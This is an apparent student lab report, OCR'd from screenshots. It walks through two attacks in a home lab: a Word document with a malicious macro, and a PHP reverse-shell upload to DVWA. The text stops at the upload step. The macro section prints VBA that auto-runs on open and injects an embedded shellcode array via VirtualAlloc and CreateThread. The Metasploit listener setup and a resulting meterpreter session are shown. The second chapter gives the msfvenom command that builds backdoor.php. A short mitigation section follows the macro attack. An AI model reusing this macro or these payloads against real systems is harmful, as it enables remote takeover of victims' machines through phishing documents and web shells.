


```
msf6 > use exploit/multi/handler
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.133.130
LHOST => 192.168.133.130
msf6 exploit(multi/handler) > set LPORT 11111
LPORT => 11111
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, proce
                                        ss, none)
   LHOST     192.168.133.130  yes       The listen address (an interface may be specifie
                                        d)
   LPORT     11111            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.133.130:11111
```

Fig2.2: Setting up listener

Step-3:

The codes from the **macro.vba** file was copied in the macro section of Microsoft Word 2007 and saved as Macro-enabled Workbook. The file was named **ImportantDocument.docm**. Here old version of Word was used because this operation was ineffective in the latest version of Microsoft Word.



```
    Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Rhl As Long, ByVal Eefx As Long, ByVal Qpczvwgw As
    Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Ourxi As LongPtr, ByRef Zsxgopro As Any, ByVal Kz
#Else
    Private Declare Function CreateThread Lib "kernel32" (ByVal Bem As Long, ByVal Odetce As Long, ByVal Arr As Long, Cgp
    Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Rhl As Long, ByVal Eefx As Long, ByVal Qpczvwgw As Long, B
    Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Ourxi As Long, ByRef Zsxgopro As Any, ByVal Kzbyjt As Lon
#End If

Sub Auto_Open()
    Dim Fwzyiprdi As Long, Antkgkb As Variant, Jyykwww As Long
#If VBA7 Then
    Dim Guyid As LongPtr, Ncnsikf As LongPtr
#Else
    Dim Guyid As Long, Ncnsikf As Long
#End If
    Antkgkb = Array(252, 232, 143, 0, 0, 0, 96, 49, 210, 100, 139, 82, 48, 137, 229, 139, 82, 12, 139, 82, 20, 139, 114, 4
255, 139, 52, 139, 1, 214, 49, 192, 172, 193, 207, 13, 1, 199, 56, 224, 117, 244, 3, 125, 248, 59, 125, 36, 117, 224, 88,
104, 76, 119, 38, 7, 137, 232, 255, 208, 184, 144, 1, 0, 0, 41, 196, 84, 80, 104, 41, 128, 107, 0, 255, 213, 106, 10, 104,
106, 0, 106, 4, 86, 87, 104, 2, 217, 200, 95, 255, 213, 131, 248, 0, 126, 54, 139, 54, 106, 64, 104, 0, 16, 0, 0, 86, 106,
94, 94, 255, 12, 36, 15, 133, 112, 255, 255, 255, 233, 155, 255, 255, 255, 1, 195, 41, 198, 117, 193, 195, 187, 240, 181,

    Guyid = VirtualAlloc(0, UBound(Antkgkb), &H1000, &H40)
    For Jyykwww = LBound(Antkgkb) To UBound(Antkgkb)
        Fwzyiprdi = Antkgkb(Jyykwww)
        Ncnsikf = RtlMoveMemory(Guyid + Jyykwww, Fwzyiprdi, 1)
    Next Jyykwww
    Ncnsikf = CreateThread(0, 0, Guyid, 0, 0, 0)
End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
```

Fig2.3: Creation of Macro-enabled Word File





Fig2.4: Malicious Macro Word File Created

Step-4:
The malicious macro file was then downloaded into the target windows machine.



Directory listing for /

- backdoor.php
- crowbar/
- ImportantDocument.docm
- macro.vba
- passlist.txt
- userlist.txt





Fig2.5: Malicious Macro Word File Downloaded

Step-5:
After opening the Malicious Macro-enabled word file, the payload was triggered and a meterpreter session was created in the attacker's machine which gave control of the target windows machine.



```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.133.130:11111
[*] Sending stage (177734 bytes) to 192.168.133.131
[*] Meterpreter session 2 opened (192.168.133.130:11111 -> 192.168.133.131:50150) at 2024-11-24 14:39:19
-0500

meterpreter > sysinfo
Computer        : DESKTOP-N7550F2
OS              : Windows 11 (10.0 Build 26100).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Fig2.6: Access to Target Machine Obtained

2.5 Result

The methodology successfully demonstrated the exploitation of malicious office macros. When the vba codes were copied and saved in the macro of Microsoft Word, it was saved as a macro-enabled workbook. With effective social engineering, any attacker can send this file to the victim and convince them to open it which will give remote access to the attacker as seen in step-5.

2.6 Mitigation

i. **Macros off by default:**
All Microsoft Office applications should be preconfigured to automatically disable macros upon opening. This is most important for modern versions of Office, which by default do not run macros unless the user enables it. Enforce policy for organizations to ensure that IT administrators will only allow reactivation of macros when it is necessary. Group Policy settings take care of this in Windows environments.

ii. **User Education and Awareness:**
Employees must be trained on the identification of phishing attempts and suspicious emails that can carry malicious macros on a regular basis. Users should know not to enable macros unless they are sure about the document's safety. Clear guidelines on how to treat unexpected attachments should be given, and the way users learn about the dangers of enabling content from unknown sources should also be included.

iii. **Endpoint Protection:**
Employ strong anti-malware solutions to detect and stop macro-related attacks. Update these solutions regularly to recognize new threats. Application Control or Allow Listing solutions should also be considered, allowing only designated applications and scripts to run at endpoints and thereby reducing the number of potentially harmful macros that such machines are exposed to.

iv. **Limit Macro Usage:**
Reduce and if possible, eliminate the use of macros. If macros are not integral to the business, they should be switched off completely to avoid risk. Create strict policies about which macros are allowed for organizations that must use macros; those allowed should either be developed internally or certified through trusted sources.

v. **Audit and Monitoring:**
Audit and monitor macro usage to prevent unauthorized or dangerous behaviors. This includes looking for anomalous activity that could suggest a macro has been exploited. Implement logging and monitoring systems to notify administrators of any questionable macro execution or file access patterns.

Chapter 3: Exploitation of File Upload Vulnerability in DVWA

Introduction

A file upload vulnerability occurs when a web application allows users to upload files without sufficient validation, giving attackers the opportunity to upload malicious files. This vulnerability occurs when the program fails to check the file's type, contents, or size before accepting and storing it. As a result, an attacker may upload malicious files, such as scripts capable of executing instructions or compromising the server. PHP files are frequently used because PHP is a server-side scripting language. Any PHP file sent to a susceptible web site is executed by the server. PHP's dynamic nature allows it to run arbitrary code, making it a perfect platform for attackers to execute malicious commands on the server, such as creating a backdoor or stealing data. The project focuses on exploiting the Damn Vulnerable Web Application (DVWA)'s file upload vulnerability. A reverse shell file was uploaded to the application, and when executed, it granted remote access to the target server. This project demonstrates common web application vulnerabilities and emphasizes the need for secure file upload mechanisms.

3.1 Problem Statement

File upload vulnerabilities severely threaten web applications, frequently leading to unwanted server access and exploitation. This project addresses the failure of web applications, such as DVWA, to securely process file uploads, which allows attackers to upload malicious files and run arbitrary code on the server. This project investigates the exploitation of such vulnerabilities, intending to demonstrate how attackers might use malicious file upload validation to gain remote access and control of a server, underlining the importance of secure file upload procedures.

3.2 Objective of the Project

- To exploit the file upload vulnerability in DVWA.
- To upload a reverse shell payload and trigger it for remote access.
- To analyze the impact of improper validation of uploaded files.

3.3 Literature Review


File upload vulnerabilities are some of the most common security problems in web applications. These vulnerabilities occur when a web application fails to properly validate and sanitize user-uploaded data, allowing attackers to upload malicious files such as web shells. According to research, attackers frequently exploit this issue to gain remote access to web servers and execute malicious code or manipulate databases. The Damn Vulnerable Web Application (DVWA) is a popular tool in security education for demonstrating the risks associated with file upload vulnerabilities. The existing research emphasizes the need of input validation, file type checking, and secure file management in reducing such hazards. Despite these precautions, file upload vulnerabilities persist due to inadequate validation procedures or a lack of security protections such as file size restrictions and antivirus scanning. This project builds on previous research by exploiting the file upload vulnerability in DVWA to better understand the real-world consequences of this prevalent web security problem.

3.4 Exploitation Method

Step-1:

A malicious file named **backdoor.php** was created using **msfvenom** tool. The payload used here is php/meterpreter/reverse_tcp. The specified host ip and port was 192.168.133.130 and 11111.

Command: msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.133.130 LPORT=11111 -f raw> /home/wasique/Desktop/backdoor.php




```
┌──(wasique㉿kali)-[~]
└─$ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.133.130 LPORT=11111 -f raw> /hom
e/wasique/Desktop/backdoor.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1117 bytes
```

Fig3.1: Creation of malicious backdoor.php file

Step-2:

A listener was set using Metasploit Framework by applying the required exploit (exploit/multi/handler), payload (php/meterpreter/reverse_tcp), Host ip(192.168.133.130) and port(11111). Here **exploit/multi/handler** is a post-exploitation handler used to manage payloads such as reverse shells or meterpreter sessions after they connect back to the attacker machine. It is mainly used to interect with payloads generated by tools like msfvenom. The **php/meterpreter/reverse_tcp** payload is used for remote code execution on PHP-based systems, establishing a reverse TCP connection to obtain a Meterpreter session for post-exploitation activities.




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.133.130
LHOST => 192.168.133.130
msf6 exploit(multi/handler) > set LPORT 11111
LPORT => 11111
msf6 exploit(multi/handler) > show options

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.133.130  yes       The listen address (an interface may be specified)
   LPORT  11111            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.133.130:11111
```

Fig3.2: Setting up listener

Step-3:

The security level of DVWA was set to low for easier exploitation.



192.168.133.128/dvwa/security.php

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Fig3.3: Security Level set to low

Step-4:

The malicious backdoor.php file was uploaded in the file section of DVWA.



Vulnerability: File Upload

Choose an image to upload:
No file selected.

```
